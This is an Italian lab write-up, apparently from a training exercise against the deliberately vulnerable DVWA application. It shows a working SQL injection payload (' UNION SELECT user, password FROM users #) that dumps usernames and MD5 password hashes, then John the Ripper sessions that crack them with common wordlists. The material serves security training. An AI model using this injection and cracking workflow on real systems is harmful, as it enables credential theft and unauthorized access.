
1. Recupero password crittografate con SQLi




Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

2. Trascrizione su file.txt




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ cd Desktop/L4

┌──(kali㉿kali)-[~/Desktop/L4]
└─$ nano us_ps.txt

┌──(kali㉿kali)-[~/Desktop/L4]
└─$ cat us_ps.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99:
gordon:e99a18c428cb38d5f260853678922e03:
1337:8d3533d75ae2c3966d7e0d4fcc69216b:
pablo:0d107d09f5bbe40cade3de5c71e9e9b7:
smithy:5f4dcc3b5aa765d61d8327deb882cf99:

┌──(kali㉿kali)-[~/Desktop/L4]
└─$ 
```

3. Test con diverse wordlists




```
┌──(kali㉿kali)-[~]
└─$ john --format=RAW-MD5 --wordlist=/usr/share/wordlists//dirb/small.txt Desktop/L4/us_
ps.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
1g 0:00:00:00 DONE (2025-05-08 14:47) 33.33g/s 31966p/s 31966c/s 121500C/s soap..~www
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab
ly
Session completed.
```




```
┌──(kali㉿kali)-[~]
└─$ john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt Desktop/L4/us_ps.t
xt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordon)
letmein          (pablo)
charley          (1337)
3g 0:00:00:00 DONE (2025-05-08 14:49) 21.42g/s 20571p/s 20571c/s 26057C/s my3kids..socce
r9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab
ly
Session completed.
```

4. Ottenimento password decrittografate e trasferimento su un file



```
┌──(kali㉿kali)-[~]
└─$ john --show --format=RAW-MD5 Desktop/L4/us_ps.txt
admin:password
gordon:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ john --show --format=RAW-MD5 Desktop/L4/us_ps.txt > Desktop/L4/resolved.txt
```



~/Desktop/L4/resolved.txt - Mousepad
File Edit Search View Document Help

```
admin:password
gordon:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

```